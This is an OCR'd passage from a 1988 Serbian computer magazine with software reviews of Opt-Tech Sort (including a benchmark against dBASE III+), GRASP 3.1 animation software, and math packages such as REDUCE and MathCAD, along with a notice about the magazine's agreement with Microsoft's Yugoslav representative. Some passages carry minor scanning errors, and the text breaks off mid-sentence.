Opt-Tech sort na prvi pogled deluje prilično odbojno — dve skromne diskete sa skromnim nalepnicama, uputstvo štampano na nekom 24-pinskom printeru i uvezano u najobičniju fasciklu, registracioni listić štampan na običnoj dopisnici. Prvi utisak međutim ume da bude itekako varljiv — pošto smo na disku slučajno imali jednostavno strukturiranu datoteku dužu od megabajta, otkucali smo SORT ULAZ.DAT ULAZ-SOR/SORT (1, 80, A, C) i pripremili se za šetnju — znali smo da će sortiranje u boljem slučaju potrajati desetak minuta. Kada se standardni prompt pojavio posle neshvatljivih trideset sekundi i kada smo se uverili da su podaci zaista sortirani u rastući redosled, iz sve smo se snage bacili na uputstvo za upotrebu koje nismo ispuštali iz ruku dok nismo shvatili šta sve *Opt Tech Sort* može — pokazalo se da program nije samo munjevit nego i nezamislivo fleksibilan!



U svim formatima

Opt Tech Sort se može koristiti samostalno i linkovati sa bilo kojim drugim programom na paskalu, bejziku, C-u, kobolu ili asembleru; upotreba je u svakom od ovih slučajeva identična, ali se način prenošenja parametara razlikuje. *Opt Tech Sort* u principu ima tri parametra: dva čine neophodne imene ulazne i izlazne datoteke (nema prepreke ali ni posebnog razloga da ulazna datoteka bude istovremeno i izlazna), dok je treći neka vrsta komandne linije koja opisuje način sortiranja podataka. Standardne komandne linije su SORT (uređenje podataka) i MERGE (mešanje sortiranih datoteka), pri čemu se parametri svake od ovih komandi navode u zagradi i razdvajaju zarezima.

Zamislimo da datoteka koju treba sortirati sadrži standardne redove teksta konstantne dužine od, recimo, 80 znakova. Prvih pet znakova predstavljaju identifikacioni broj (kodiran u vidu niza ASCII cifara), sledećih 25 ime firme, a preostalih 50 znakova nekakav komentar koji je sa stanovišta sortiranja nebitan. Komandna linija kojom bi se ova datoteka sortirala po broju glasi /SORT (1, 5, c, a) /FIX (80), dok je za sortiranje po imenu pogodno koristiti /SORT (6, 25, c, a) /FIX (80). Šta da se radi ako podatke treba sortirati po identifikacionim brojevima i, za slučaj da su identifikacioni brojevi jednaki, imenima firmi? Ništa lakše: napišemo /SORT (1, 5, c, a, 6, 25, c, a) /FIX (80); broj polja na ovaj način možemo proizvoljno povećavati, pri čemu nema nikakve smetnje da se neka uređuju u rastući (a od *Ascending*) a druga u opadajući (d od *Descending*) niz.

Slovo c u prethodnim komandama označavalo je da su podaci koji se sortiraju nizovi znakova. *Opt Tech Sort* podržava i tekstualne podatke (velika i mala slova se ne razlikuju), označene i neoznačene binarno kodirane cele brojeve, Borlandove 6-bajtne i 10-bajtne racionalne brojeve, Majkrosoftove 4-bajtne i 8-bajtne racionalne brojeve, brojeve u pokretnom zarezu IEEE, brojne podatke cele brojeve, racionalne brojeve kodirane u vidu niza ASCII cifara (sa i bez desnog poravnanja), pakovane decimalne brojeve i kobolski formatirane konstante. Oznaka FIX(80) opisuje tip ulaznih (i samim tim izlaznih) zapisa — računar mora da zna da je dužina svakog zapisa fiksna kako bi odredio broj (sa stanovišta sortiranja nebitnih) bajtova koje treba prepisati pri zameni slogova. Ponekad ćemo, naravno, poželeti da sortiramo obične redove teksta, u kom slučaju parametar FIX treba izostaviti — *Opt-Tech Sort* će znati da se redovi završavaju sa <CR><LF> i poštovati ovakav format. Čak ni dužine pojedinih ključeva ne moraju da budu fiksne — programu se može saopštiti da je ključ peti podatak u redu, pri čemu su separatori zarezi ili, po potrebi, neki drugi simboli.

Pominjanjem tekstualnih datoteka dolazimo do veoma zanimljivog pitanja formata ulaznih i izlaznih datoteka koje *Opt-Tech Sort* podržava. Parametrom FILETYPE možemo specificirati Binary, Cobol indexed, Cobol relative, Cobol Sequential, dBASE II, dBASE III, Forced EOF, Fixed, Fortran unformatted, Lahey Unformatted, mbp Cobol sequential, PC Bus tab compressed, Realia Cobol V, TAB expand i TEXT format (izvinjavamo se zbog neprevedenih naziva ali — ko bi sve ovo preveo?) pri čemu nema nikakve prepreke da tip ulazne datoteke bude jednak tipu izlazne — *Opt Tech Sort* smo koristili čak i da bismo *dBASE III* datoteku (bez ikakvog sortiranja) preveli u format koji odgovara *Turbo Pascalu*!

Rad sa oznakama

Ukoliko svi ovi formati zakažu, malo detaljnijim proučavanjem *Opt Tech Sort* a naučićete da samostalno pripremate podatke koje ćete slati programu koji će sa, svoje strane, na isti način vraćati rezultate koje možete da upisete u neku datoteku čiji ste format sami izmislili!

Posebna dragocenost je mogućnost rada sa oznakama. Zamislimo da se datoteka koju treba sortirati sastoji od izuzetno dugih segmenata teksta iz kojih treba izdvojiti neki relativno kratak ključ (npr. ime firme) koji je sa stanovišta uređenja jedini bitan. Napisaćemo program koji ključeve izdvaja u posebnu datoteku, pri čemu se uz svaki ključ dopisuje oznake *(tag)* tj. redni broj odgovarajućeg sloga. *Opt Tech Sort* će izvršiti uređenje samih ključeva a onda, ukoliko izrazite želju za tim, „preložiti" osnovnu datoteku prema novom redosledu — na ovaj se način strahovito dobija kako u brzini (u toku sortiranja se nepotrebno ne manipuliše velikim segmentima podataka) tako i na fleksibilnost (ključ ne mora da bude niz uzastopnih znakova već se može izdvojiti po veoma složenim kriterijumima).

I za kraj čuveni problem YU slova. Prilikom uređenja teksta *Opt Tech Sort* primenjuje ASCII redosled ali se primenom parametra *Altseq (Alternative collating sequence)* ovaj niz može po volji prilagođavati. Priprema *Altseq* datoteke nije baš jednostavna (format je očito prilagođen programu za sortiranje a ne naiskusnom korisniku) ali je treba obaviti samo jednom — docnije sortiranje se svodi na pozivanje



Opt-Tech Sort

Verzije
4.0e, 7. oktobra 1988
Namena
Sortiranje podataka
Sadržaj paketa
Dve diskete i uputstvo
Hardversko-softversko okruženje
IBM PC/XT/AT ili kompatibilan, 45 K RAM-a, flopi ili hard disk, DOS 2.0 ili noviji
Zauzet prostor na disku
30 K
Ulaz
tastatura
Izlaz — ekran
svaki
Dokumentacija
150 A5 strana
Proizvođač
Opt Tech Data Processing
P.O. Box 678
Zephyr Cove, NV 89448
U.S.A.

```
program punjenje_dbase_datoteke_slucajnim_sadrzajem;

{
    PRIPREMA BRZINSKOG TESTA

     Dejan Ristanović  1988

}

const koliko: longint = 10000;

var i,j: integer;
    proba: file;
    upisan: word
    buf: array [1..80] of byte;

begin
   assign (proba, 'proba.dbf');
   reset (proba,1);
   seek (proba,$41);
   for i:=1 to koliko do
   begin
      buf[1]:=$20;
      for j:=2 to 80 do
         buf[j]:=random(80)+32;
      blockwrite (proba, buf, 81, upisan);
      if i mod 100 = 0 then writeln (i);
   end;
   buf[1]:=$20;
   buf[2]:=$1a;
   blockwrite (proba, buf, 2, upisan);
   seek (proba, 4);
   buf[1]:=koliko mod 256;
   buf[2]:=koliko div 256;
   buf[3]:=0;
   buf[4]:=0;
   blockwrite (proba, buf, 4, upisan);
   close (proba);
end
```

odgovarajuće definicije. Prilikom kreiranja možete se poslužiti .ALT datotekama koje se isporučuju sa programom — UPPER.ALT obezbeđuje sortiranje kod koga se mala slova ne razlikuju od velikih, a EBCDIC.ALT sortiranje podataka koji su kodirani (korisnicima personalnih računara slabo poznatom) EBCDIC kodom.

Visoka prilagodljivost

Alternativni redosled znakova krije i jedinu zamerku koju možemo da uputimo autorima *Opt Tech Sort*-a: nije im palo na pamet da u nekim jezicima niz od dva slova, u stvari, predstavlja jedan glas, što znači da korektno sortiranje reči poput LJUBAV i LUNA izlazi izvan domena ovog fascinantnog programa. U cilju rešavanja ovog problema na slici dajemo jednostavan program na *Turbo Pascalu* koji proizvoljan tekst konvertuje u međukod koji će *Opt-Tech Sort* bez problema urediti u niz koji, vraćen u normalan YUSCII set, garantuje korektan tretman dvoznaka LJ, NJ i DŽ. Da bi stvar bila posebno lepa, međukod će vam uštedeti kreiranje alternativne datoteke YU.ALT.

Na radnim disketama date su razne OBJ, LIB i TPU datoteke pomoću kojih se *Opt Tech Sort* linkuje sa programima koji su pisani na asembleru, *Turbo Pascalu* v3 i v4, *IBM Pascalu*, Digitalovom, Microsoftovom i Lahey *Fortranu*, *dBASE*-u, *Clipper*-u, raznim verzijama kobola, Microsoftovom i *Turbo C*-u, *Quick* i *Turbo Basic*-u i brojnim drugim jezicima. Isprobali smo povezivanja iz *Turbo Pascala 4.0* i ustanovili da je izuzetno jednostavno i savršeno pouzdano.

Iako naoko neatraktivna, dokumentacija programskog paketa *Opt-Tech Sort* je detaljna, kvalitetna i pravilno usmerena prema korisnicima kojima nema potrebe objašnjavati gde se računar pali i koja je strana diskete gornja. Poseban kvalitet su razni tehnički podaci koje većina proizvođača softvera ljubomorno čuva, otežavajući tako realnu procenu performansi programa. Svi naši brzinski testovi (pogledajte tabelu) pokazali su da firma *Opt Tech Data Processing* zaista ne mora da se boji konkurencije!

Pro et contra

Hvalimo

1. Izvanrednu brzinu
2. Potpunu fleksibilnost
3. Malo zauzeće memorije
4. Interfejs za razne programske jezike i formate datoteka

Kritikujemo

1. Ime koje se kosi sa DOS komandom SORT (lak da nešto zamenimo)
2. Probleme sa slovima LJ, NJ i DŽ

Brzinski test

Brzinu programa OptSort najlakše je ilustrovati poređenjem sa poznatim dBASE-om. Najpre smo kreirali jednostavnu bazu podataka koja ima samo jedno jedino alfanumeričko polje osamdeset znakova. Analizirali smo dobijenu dbf datoteku i ustanovili da je format sasvim dostižan: 64 bajta zaglavlja i onda slogovi konstantnih dužina pri čemu slog počinje „režijskim" bajtom koji ima vrednost $20 (blanko). Na samom početku zaglavlja (počevši od četvrtog bajta) upisan je broj slogova u bazi kodiran kao dugi integer:

```
[illegible]
```

Program sa slike pisan je u Turbo Pascalu i ima isključiv zadatak da popuni bazu podataka glupostima — koristili smo generator slučajnih brojeva i generisali 10 000 slogova od po osamdeset znakova ne zaboravljajući ni modifikovanje dimenzija datoteke iz hedera. Pošto smo se uverili da dBASE III+ prihvata ovako „divlje" kreiranu datoteku, izabrali smo opciju sortiranja. Čitav postupak je za našu datoteku od oko 810 K trajao 2 minuta i 32 sekunde i proizveo datoteku koju smo nazvali PROBASOR.DBF.

Isti posao primenom Opt-Tech sort-a obavlja kucanjem komandne linije **sort proba.dbf probasor /sort (2, 81, c, a) f (fix, 80) h (64, R) ve** — sort (2, 81, c, a) nalaže da se znakovni (c) podaci sortiraju u rastući (a) redosled pri čemu ključ počinje od drugog (prvi bajt je, sećamo se, režijski) i završava sa 81. znakom. Slogovi su fiksne dužine, heder od 64 bajta se preskače i prepisuje rezultujućoj datoteci (h (64, r)) i zahteva se ispisivanje izveštaja o radu (ve). Rezultujuća datoteka je nastala posle svega 40 sekundi što je ne samo skoro četiri puta brže od dBASE-a III+ nego i brže od našeg Turbo Pascal programa koji je potrošio čitavih 58.5 sekundi da generiše slučajni sadržaj datoteke!

Poređenjem datoteka PROBASOR.DBF i PROBA.SOR ustanovljena je identičnost bitnih delova — dBASE je iz razloga u koje se nismo upuštali modifikovao jedan bajt hedera a OptSort, pošto mu to nije ni traženo, nije prepisao EOF bajt kojim se dBASE datoteka završava.

Za testiranje je korišćen IBM PC AT koji radi na 13.2 MHz bez stanja čekanja i Seagate-ov disk od 80 megabajta sa srednjim vremenom pristupa 25 ms.

Prikazujući razne programe čovek obično potroši sve superlative i, kada naiđe na neki program koji ga je u pravom smislu oduševio, ne zna kojim bi ga rečima izdvojio iz grupe drugih, takođe veoma kvalitetnih programerskih i korisničkih alatki. Da pokušam ovako: kada bi mi neko oduzeo *Opt-Tech Sort* i uništio onih desetak u međuvremenu napravljenih rezervnih kopija, o smatrao bih da me je zadesila teška elementarna nepogoda!

„Microsoft" u „Računarima"

Sam računar nije više dovoljan ni najokorelijem hakeru. Sve većoj porodici korisnika računar vredi jedino sa dobrim softverom. Težnja „Računara" da svojim čitaocima pruže što kvalitetnije prikaze softvera upravo je krunisana ekskluzivnim ugovorom sa firmom „Microsoft".

Uoči zaključenja ovog broja „Računari" su potpisali ekskluzivni ugovor sa uglednom američkom softverskom firmom „Microsoft" — posredstvom njenog zastupnika u Jugoslaviji „Velebit-Informatike" iz Zagreba — o pregledu, testiranju i opisu njenog softvera u našem časopisu.

Već izvesno vreme u „Računarima" izbegavamo da prikazujemo softver bez „licence". Nerešen status programske opreme za računare stvorio je jedno haotično „crno" tržište u Jugoslaviji na kome neki program ne možete da dobijete jedino ako ga zaista ne želite ili ne nemate dovoljno disketa. Iako se softver nabavlja relativno lako, koristi se izuzetno teško i neinventivno jer neovlašćeno umnožavanje softvera ostavlja „kupce" bez dragocene dokumentacije ili nekih važnih datoteka ili se jednostavno zbog teškoća sa presnimavanjem gubi sav komfor u radu pa tako, program ostaje bez mnogih svojih prednosti.

Za takvu situaciju ne bi trebalo optuživati zakonodavce kojima zaista ne nedostaje posla: za čuđenje je da se direktno pogođeni još snebivaju u traženju svojih prava, a oni koji su trčali pred rudu i vodili don-kihotovske bitke već su izgubili svaku nadu da će rešenje biti pronađeno. Zainteresovanih firmi gotovo da i nema jer za ono što je besplatno ne može ni da postoji tržište a nemoćni pojedinci nude svoj red (minuli i sadašnji) inostranim interesantima.

Kako rešenje najčešće traži onaj koma je do rešenja najviše i stalo, inostrane firme kojima i naši programeri prodaju svoja remek-dela ispipavaju teren ne bi li pronašle način da se softveru i u našem podneblju prizna njegova prava vrednost. Zagrebački „Velebit" se kao zastupnik moćne kuće „Microsoft" upustio u prve borbe ispitivanja domaćeg tržišta, uz ponudu svih pogodnosti koje nudi kupovina originalnog softvera, jedino važeće u svetu.

Sve što nudi „Velebit-Informatika" može se dobiti za dinare, uz cene koje se ne razlikuju bitno od zapadnoevropskih. „Velebit" nije samo distributer „Microsoftovog" softvera. Kao pravi zastupnik, „Velebit" je ovlašten da registruje korisnike, pa tako registracione kartice šaljete „Velebit-Informatici" a ne „Microsoftu" i tako najkraćim putem i opet za dinare možete dobiti novu verziju programa „Excel", „Works" ili „MS DOS 4.0" koji je upravo stigao.

Pored pogodnosti kupovine za dinare, koje će sigurno obradovati domaće firme koje se uključuju u računarski razvoj, „Velebit" je spreman da pruži pomoć u instaliranju i osnovnoj obuci za rad sa programom. Ova pomoć je uključena u cenu soft-paketa, a po želji korisnika se mogu organizovati i duži kursevi.

Kako ćete znati šta je najbolje i najnovije u ponudi „Microsofta"? Pored „Microsoftovog" internog glasila „System Journal" na koga se mogu pretplatiti korisnici, sada su na sceni i „Računari". Ekskluzivni ugovor o testiranju i pregledu novog softvera donoće na stranice našeg lista sveže i originalne prikaze proizvoda ovog softverskog giganta. Umesto da iz stranih časopisa prenosimo prikaze novog softvera i oslanjamo se na tuđe mišljenje, često formirano na logici interesa i profita, već izvesno vreme smo u stanju da vam ponudimo naše vlastite ekskluzivne provere i procene. Utoliko nam je draže što se među kompanijama koje su zainteresovane za YU tržište koje redakciji ukazuju poverenje našao i jedan „Microsoft".

GRASP 3 1

Nešto sasvim novo

Pre samo dva meseca „Računarima" smo predstavili program GRASP za profesionalnu grafičku animaciju. Tada smo izrazili neka rezarva u pogledu njagova primenjivosti u zalata profesionalnim ualovima. U međuvramanu ja u redakciju prispela nova verzija programa. Stvari su naglo postala veoma ozbiljne.

Da se ukratko podsetimo GRASP (GRaphic Animation System for Professionals) je paket čiji je osnovni zadatak da niz naredbi specijalnog programskog jezika prevede u animaciju bit mapiranih slika na ekranu Slika su se mogle pomerati pojavljivati na različite načina, pretapati itd U paket je bio uključen i jednostavan ali veoma operativan program *Pictor* kojim se mogu kreirati slike, a sistem je bio obogaćen i sa nekoliko korisnih programa za održavanja biblioteke slika i programa Glavne nedostatke programskog jezika smo videli u nepostojanju promenjivih što je program često pretvarelo u dugačku listu istih naredbi sa različitim parametrima Iako nam se *Pictor* veoma dopao zbog brzina i jednostavnosti rada smatrali smo da je ipak pokraćen za dosta naredbi koje raspoznaju PAINT programi

Verzije koju ovde predstavljamo nosi oznaku 3 1 i izdata je avgusta meseca Ni jedna od primedbi koje smo imali više na stoji — čitav paket je znatno unapređen i to ka zaista profesionalnoj primeni, obezbeđene su nova i veoma korisna rutina u okviru paketa, tako da je ukupan utisak više nego povoljan Da pogledamo neka najvažnije poboljšanje

Grasp

Iako je dodato jedanaest novih naredbi (GRASP je sada dobio i zvuk), glavna poboljšanja su ostvarena uvođenjem neka vrste makro naredbi i data lista, što zajedno na elegantan način eliminiše potrebu za uvođenjem promenjivih u jezik Sada je moguće napisati i sledeću definiciju

```
DEMOFADE        naziv makro naredba
 pload@1 @2     upisivanje slika (parametri spolja)
 pfade 24 @2    nestajanje slika (tip 24)
 return
```


i zatim u programu koristiti

```
DEMOFADE slika1 1
DEMOFADE slika2 2
```

čime se praktično stvara nova naredba Prenos parametara je ostvaren na „DOS način" — parametri u makrou obeleženi prefiksom @ i brojem redom se zamenjuju iz linije kojom se makro poziva


Iako se ovako na ovaj način može znatno skratiti pisanje programa ostaje problem kako isau proceduru na neki brz način zvesti nad više slika bez potrebe za beskonačnim nabrajanjem DEMOFADE naredbe I ovaj problem je u novoj verziji rešen Izabran je sledeći način

Zoran Životić



```
databegin listaslika
mak @
DEMOFADE @, 1
loop
exit
listaslika.
3
slika1,
slika2,
slika3
dataend
```

Znak @ se redom zamanjuje podacima iz liste pa tako broj 3 prelazi u parametar mark/loop naredbe (petlja) a sledeći znak @ redom biva zamenjen nazivima datoteka Ovim je ne samo skraćeno pisanje već program postaje znatno pregledniji i lakše se modifikuje



Skoro da se ne može prepoznati: Neka od novih mogućnosti *Pictor* **programa**

Pictor

Promene koje su napravljene na ovom programu predstavljaju najprijatnije iznenađenje Ako redovno pratite televizijski dnevnik mogli ste primetiti da se u vremenskoj prognozi često koristi karta Jugoslavije koja po svemu deluje kao da je urađena na nekom PC-u Radi se zapravo o specijalizovanom računaru (i specijalizovanoj ceni, pretpostavljamo) koji dozvoljava neka „trikove" do sada nedostupne grafičkim programima na PC-u. Jedan od najčešćih je pretapanje iz jedne boje u drugu a obavezan efekat su i osenčena slova. *Pictor* u okviru GRASP a se svojom gotovo zanemarljivom cenom sada može sasvim ravnopravno da se nosi sa ovim profesionalnim uređajem — pretapanja boja u različitim smerovima i na različite načina senka ispod objekta i efekat konture (outline), veliki izbor pisama uz dobar grafički adapter i monitor dozvoljavaju kreiranje zaista profesionalnih ekranskih slajdova.

Povedeno je računa i o „sitnicama" među koja spada i mogućnost animenja datoteka u različitim formatima (Paintbrush pcx, gem img, bejzik bsave) Pri svemu tome, ***Pictor*** **je i dalje podjednako brz i jednostavan za rukovanja**

Pišite im ako vas zanima

Grasp je objavila softverska kuća „Paul Mace" 400 Williamson Way Ashland, OR 97520 USA Potrebna obaveštenja mogu se dobiti i na telefon 503-488-2322

Inset

Pored rutina za održavanje biblioteke slika i programa GRASP paket je dobio još jedan veoma korisan program INSET je rezidentni program kojim se mogu „skidati" ekrani bilo kog drugog programa modifikovati na najrazličitije načine i štampati ili snimati u datoteke za kasniju obradu *Inset* ima ugrađen i „prevratač" ispisa običnih tekst procesora koji zatim može kombinovati sa grafikom stvarajući složena strane Program je uključen u paket prvenstveno zbog svoje osnovne namene prevođenja ekrana u sliku visoke rezolucije i taj posao obavlja na zaista izvanredan način

Paket je dobio i menja dodatke kao što su programi *Showpic* za pregled slika na ekranu i određivanje koordinata bilo koje tačke, kao i *Whatpic* koji u tabelarnoj formi daje osnovne podatke o svakoj slici Stara *CAP* rutina sa istom namenom kao i *Inset* ali daleko skromnijih mogućnosti je i dalje uključena.

Sve u svemu GRASP ostaje specijalizovan program koji najvećem broju korisnika neće nikad zatrebati Međutim čak i ako vas animacije na zanima a treba vam dobar PAINT program, sam *Pictor* je dovoljan da opravda cenu čitavog paketa.

Programski alati u matematici

Reduce, MathCAD, Grapher, Eureka, Statgraphics, PC-Matlab, Surfer, RRgraph, Perspective 3D... **su samo neki od matematičkih pakata koji su se pojavili za IBM PC XT/AT. Ono što je do juče bilo nezamislivo na ovim mašinama — izvanredna grafička prezentacija složenijih funkcija, matematička analitika (!), uključujući i analitičku integraciju i diferenciranje, matrični račun, polinoma, kao i kompleksni račun, rešavanja sistema nelinearnih jednačina, celobrojna aritmetika u apsolutnoj tačnosti, računanje u pokretnom zarezu sa proizvoljnom tačnošću — sada je, zahvaljujući ovim pakatima, potpuno ostvarljivo. Ako se uzme u obzir da pojedini pakati imaju ajejnu semantiku, izvrsne matematička editora, mogućnosti da predstave kompleksne površina u prostoru (i čak da ih rotiraju po X, Y ili Z osi!), kao i mogućnost da za matematička izraze generišu izvorni kod za FORTRAN, onda je jasno da se u kompleksnu matematičku, elektronsku i fizičku problematiku može slobodno kranuti IGNI ET FERRO!**

Ante Ćurlin

Reduce matematički kralj

Pisan za VAX-a (serija 11) pod Berkli juniksom (Berkeley UNIX) i baziran na Standard lispu ovaj paket zauzima preko 4 megabajta na disku! DOC datoteka zauzimaju 400 K. FASL datoteke za brzo učitavanje REDUCE funkcija 775 K, PSL datoteke, potrebne za rad REDUCE-a 1830 K, SRC izvorne datoteke (pisane u PSL i RLISPU) 905 K, UTIL datoteka 5 K i XMPL demonstracione datoteke, testovi i datoteke za interaktivnu obuku 140 K. Ovaj zadivljujući paket, kako ga autori Rand korporacije iz Santa Monike nazivaju *Sistem za algebarsko programiranje — Reduce* pojavio se i u PC verziji (verzija 3.2) na 7 disketa od 360 K. Sistem je potpuno otvoren sa zaista neslućenim mogućnostima i za najtvrdokornije matematičare, fizičare, elektroničare i sva one koje zanima sledeća problematika koju *Reduce* tretira:

```
C REDUCE redu e
REDUCE 3 2 15 APR 85

1  MATRIX A(4 4

2  A  MAT  A11 A12 A13 A14)  A21 A22 A23 A24  ) (A31 A32 A33 A34) (A41 A42 A43 A44

A 1 1     A11

A 1 2)    A12

A(1 3     A13

A 1 4     A14

A(2 1     A21

A 2 2     A22

A(2 3)    A23

A(2 4     A24

A(3 1)    A31

A(3 2)    A32

A(3 3     A33

A 3 4)    A34

A 4 1     A41

A 4 2     A42

A 4 3     A43

A 4 4     A44

3  DET(A

A11*A22*A33*A44  A11*A22*A34*A43  A11*A23*A32*A44 + A11*A23*A34*A42
 + A11*A24*A32*A43  A11*A24*A33*A42  A12*A21*A33*A44 + A12*A21*A34*
A43 + A12*A23*A31*A44 - A12*A23*A34*A41  A12*A24*A31*A43 + A12*A24*
A33*A41 + A13*A21*A32*A44  A13*A21*A34*A42  A13*A22*A31*A44 + A13*
A22*A34*A41 + A13*A24*A31*A42  A13*A24*A32*A41  A14*A21*A32*A43 +
A14*A21*A33*A42 + A14*A22*A31*A43  A14*A22*A33*A41  A14*A23*A31*A42
 + A14*A23*A32*A41

4  TRACE(A)

A11 + A22 + A33 + A44

5  A**
```

Slika 1 Determinanta, trag matrice i inverzna matrica u programu *REDUCE*

- Polinomi i racionalne funkcije (uređivanje i razvoj (numerički i analitički)
- Automatsko i korisničko pojednostavljivanje izraza
- Račun sa simboličkim matricama
- INTEGER i REAL aritmetika u proizvoljnoj tačnosti
- Mogućnost definisanja novih funkcija i proširene programske sintakse
- Analitičko diferenciranje i integracija
- Faktorizacija polinoma
- Račun sa Dirakovim matricama (od interesa za fizičare visokih energija)

Ovo bi bile samo neke mogućnosti *Reduce*-a — napomenućemo samo da ovaj paket krije svoju glavnu snagu u programiranju! Njegovi makroi zaista rade fascinantno, formule koje rešava kao da su izvučene iz najstrašnijih ruskih zbirki sa svetskih matematičkih olimpijada, a kada pređete samo deo njegovih didaktičkih primera, shvatićete da tu kraja nema!

Ali, da pođemo redom. Autora je interesovalo za početak kolika je njegova brzina. Zadatak je bio — odrediti prvih DVE STOTINE cifara količnika 3/17. PC XT/8 MHz (sa ili bez koprocesora — nema razlike!) je to rešio za 6 minuta i 30 sekundi, a PC AT/10 MHz za samo 2 minuta i 12 sekundi! Zatim sleduje isti zadatak, ali se traži prvih PET STOTINA cifara! Vreme: XT — 42 minuta i 12 sekundi, AT — 14 minuta i 15 sek! Rad sa simboličkim matricama je vrlo dobro koncipiran. Unos podataka je relativno brz. Moguće je izračunavati vrlo komplikovane matrične izraze i u numeričkom i u analitičkom obliku. AT/10 MHz za oko dva minuta određuje inverznu matricu u analitičkom obliku kvadratne matrice reda 4 (videti sl. 1).

REDUCE može da faktorizuje polinom oblika P(x)=a0*x**n+a1*x**(n−1)+a2*x**(n−2)+ ... +an, gde je n prirodan broj ili nula i a0 a1 ... an celi brojevi. Uslov faktorizacije je da su i nule polinoma P(x) celobrojne. Sjajna (i što je vrlo važno!) pouzdane rezultate *Reduce* je pokazao i kod provere BEZOUT-ovog stava, rešavanja opštih algebarskih jednačina i nalaženja višestrukih korena polinoma.

Reduce, na žalost, nije naročito prijatan za korišćenje i to bi mu bila glavna zamerka, pored pokazane sporosti u rešavanju određenih klasa problema. Ali, onom ko se odluči da ga koristi, uloženi napor će se višestruko isplatiti. Oni koji programiraju u fortranu biće zadovoljni — *Reduce* može da pripremi rezultate svog rada DIREKTNO u fortranskoj formi.

Primer 1: naći drugi izvod po x funkcije

```
f(x)=log(x)*(sin(x)+cos(x))/sqrt(x)
on fort;
df(log(x)*(sin(x)+cos(x))/sqrt(x),x,2),
```

izraz se bi u sledećem obliku

```
-NS-(-4 *LOG(X)*COS(X)*X**2 4 *L...
...*COS(X)*X+3 *LOG(X)*COS(X)-1 ...
... *SIN(X)*X**2+4 *LOG(X)*SIN(X)
*X+3*LOG(X)*SIN(X)+8 *COS(X)
*X 8 *COS(X)-8 *SIN(X)*X--8 *SIN(X)/
(4 *SQRT(X)*X**2)
```

Prilikom rešavanja problema, programu treba eksplicitno zadati informaciju o zahtevanoj tačnosti, o kompajliranju određenih funkcija, o zahtevu za štampanjem poruka o grafici itd. Ovo se postiže komandama koje se nazivaju **mode switches**. Ime ih ukupno 45 i bez njihovog poznavanja rad u *Reduce*-u je praktično nemoguć. Ukoliko želite da faktorizujete polinom x**4-x**3-13*x**2+x+12, a niste zadali komandu ON FACTOR (jedan od **mode switch**-eva) nećete dobiti rezultat (x-1)*(x+1)*(x+3)*(x-4). U svakom slučaju proči tajte dobro priručnik za upotrebu pre nego što se upustite u izračunavanja. I na kraju ovog kratkog osvrta na *Reduce* samo da kažemo zahtevanu konfiguraciju za rad: IBM PC XT/AT ili kompatibilan (nije potreban koprocesor 8087 odnosno 80287), 640 K RAM memorije, hard disk, floppy disk, dok grafičke kartica nije briga.

MathCAD
praktičan, moćan, elegantan

MathCAD, izašao iz laboratorija korporacije Mat hsoft, odličan je inženjerski program koji operiše sa formulama, brojevima, tekstom i ima svoju specifičnu grafiku. Do sada su izašle tri verzije ovog programa, ver. 1.0, 1.1 i 2.0, od kojih ova poslednja donosi drastična poboljšanja u odnosu na prve dve. *MathCAD* ima sledeće karakteristika:

- Zahvaljujući svom dobrom editoru koji izvrsno predstavlja matematičke simbole (integral, sumu, proizvod) on može da kombinuje tekst, matematičke formule i grafike (čiju veličinu sa lakoćom skalira po vašoj želji!) bilo gde na ekranu!
- Automatska provera grešaka (indikacija greške je trenutna, čim je napravite bićete odmah upozoreni!)
- Mogućnost editovanja dve datoteke istovremeno (SPLIT SCREEN opcija koju poznavaoci *Lotus*-a vrlo dobro poznaju)
- Komande se zadaju preko funkcijskih tastera, ili kucanjem imena, ili preko tzv. padajućih menija
- Veoma bogat i instruktivan ONLINE HELP
- Preciznost računanja do 15 sigurnih cifara
- Nova i interesantna opcija — rad sa dimenzionim jednačinama, mogućnost dimenzione provere dobijenih rezultata
- Ugrađeni SOLVER za simultani rad sa jednačinama i nejednačinama
- Račun sa kompleksnim brojevima i kompleksnim promenljivim
- Izvodi i integrali (samo numerički!)
- Sume, proizvodi i iteracije
- Račun sa različitim brojnim osnovama (oktalna, decimalna i heksadecimalna)
- Funkcije trigonometrijske, hiperbolične i eksponencijalne
- Statističke funkcije (linearna regresija, GAMA funkcija, funkcija greške, normalna distribucija)
- Fitovanje krivih (polinom trećeg stepena)
- Brza Furijeova transformacija i inverzna transformacija
- Mogućnost definisanja novih funkcija
- Vektori i matrice (do 8000 elemenata po vektoru odnosno matrici)
- Jednostavno generisanje grafike (maksimalna dimenzija 127 redova X 127 kolona). Mogućnost izbora mreže, logaritamskih osa, linija i diskretnih simbola.
- Mogućnost kreiranja dokument datoteka neograničene veličine, postavljanje margina, proizvoljno pozicioniranje teksta, štampanje celog ili dela dokumenta po izboru
- Podržava širok opseg matričnih i laserskih štampača i plotera
- Mogućnost korišćenja grčkih slova
- Prihvata i generiše ASCII datoteke

Za *MathCAD* vam nije neophodan koprocesor ali je i te kako preporučljiv. Bez njega rad sa grafikom je znatno usporen, tako da interaktivni rad sa



Slika 2 Crtanje u polarnim koordinatama u programu *MathCAD*



Slika 3 Računanje radioaktivnog raspada u programu *MathCAD*



Slika 4 Fitovanje eksponencijalnom krivom i polinomom trećeg stepena u programu *GRAPHER*

programom nije baš veliko zadovoljstvo. Morate imati na raspolaganju barem 512 K RAM-a i grafičku karticu. Veoma lepe rezultate program omogućava na EGI jer se svaka kriva na grafiku predstavlja drugom bojom. Naravno, podrazumeva se da je DOS verzija na kojoj radite barem 2.x i veća.

MathCAD je zaista inteligentno smišljen. Na početku definišete ulazne parametre analitički, prošarate sve to bogatim komentarima po vašoj želji i ukusu, inkorporirate grafike, rasporedite funkcije, a onda... Samo promenite vrednosti ulaznih promenljivih (koje ste prethodno zgodno grupisali na početku dokumenta) i pred vašim očima se promene sva vrednosti funkcija i svi grafici koji koriste te parametre. Ovakav način rada je veoma pogodan za rad tipa „Šta bi se desilo kada bih ...?" To je zbog toga što vam je sve pregledno i što se tabele kreiraju praktično jednim pritiskom na taster. U *MathCAD*-u možete definisati lokalnu i globalnu tačnost — lokalnu definišete tako što uvedete kursor u jednačinu i onda zadajete željenu tačnost, a globalnu, naredbom u prvom monitorskom redu. Jednačine koje ispisuje *MathCAD*-ov editor su za mene lično (de gustibus non est disputandum!) najlepši matematički ispis sa kojim sam se dosad sreo. Zbog svega toga, preporučujem ovaj program za 